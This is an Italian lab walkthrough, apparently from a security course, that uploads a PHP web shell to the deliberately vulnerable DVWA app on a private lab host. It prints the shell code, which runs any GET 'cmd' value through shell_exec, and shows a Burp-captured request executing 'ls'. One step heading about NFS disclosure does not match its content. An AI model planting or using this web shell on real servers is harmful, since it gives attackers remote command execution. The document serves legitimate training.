


INSERIMENTO Payload.php in DVWA

1) Creazione codice payload.php

Prima di iniziare creeremo un file php, uno script molto semplice che permette di eseguire comandi shell sul server tramite una richiesta GET

```
<?php
if(isset($_GET['cmd']))
{
    $cmd = $_GET['cmd'];
    echo '<pre>',shell_exec($cmd),'</pre>';
}
```



The screenshot shows a terminal window with the title 'kali@kali: ~'. The editor is 'GNU nano 8.0' and the file is 'payload.php'. The code inside the file is:


```
<?php
if(isset($_GET['cmd']))
{
    $cmd = $_GET['cmd'];
    echo '<pre>',shell_exec($cmd),'</pre>';
}
```

At the bottom of the terminal, there is a menu with the following options:

^G Help	^O Write Out	^F Where Is	^K Cut	^T Execute
^X Exit	^R Read File	^N Replace	^U Paste	^J Justify


Ora che abbiamo il file, possiamo procedere.

2) Aprire Burpsuite e Metasploit




3) Critical: NFS exported s.i disclosure

Entrare su DVWA con “Admin” e “Password”




e cambiare il livello di sicurezza su “Low”

4) Inserimento Payload.php su Upload





Inserire il file .php creato in precedenza e cliccare sul tasto “Upload”.
Uscirà il Path da inserire nel Browser.



5) Test CMD

Una volta inserito il Path, tramite query “?cmd= ls” possiamo intravedere i seguenti file interno e iniziare a muoverci all’interno del server




Burp Suite Community Edition v2024.4.5 - Temporary Project

Burp Project Intruder Repeater View Help
 Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Settings
 Extensions Learn

Intercept HTTP history WebSockets history Proxy settings

Request to http://192.168.50.101:80
 Forward Drop **Intercept is on** Action Open browser Add notes HTTP/1


Pretty Raw Hex

```

1 GET /dvwa/hackable/uploads/payload.php?cmd=ls HTTP/1.1
2 Host: 192.168.50.101
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101
  Firefox/115.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Cookie: security=low; PHPSESSID=c33a97608bd02837fe1f6f135a2bead0
9 Upgrade-Insecure-Requests: 1
10
11
  
```

Inspector

Request attributes	2	▼
Request query parameters	1	▼
Request body parameters	0	▼
Request cookies	2	▼
Request headers	8	▼


 192.168.50.101/dvwa/hackabl × +

192.168.50.101/dvwa/hackable/uploads/payload.php?cmd=ls

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

dvwa_email.png
 payload.php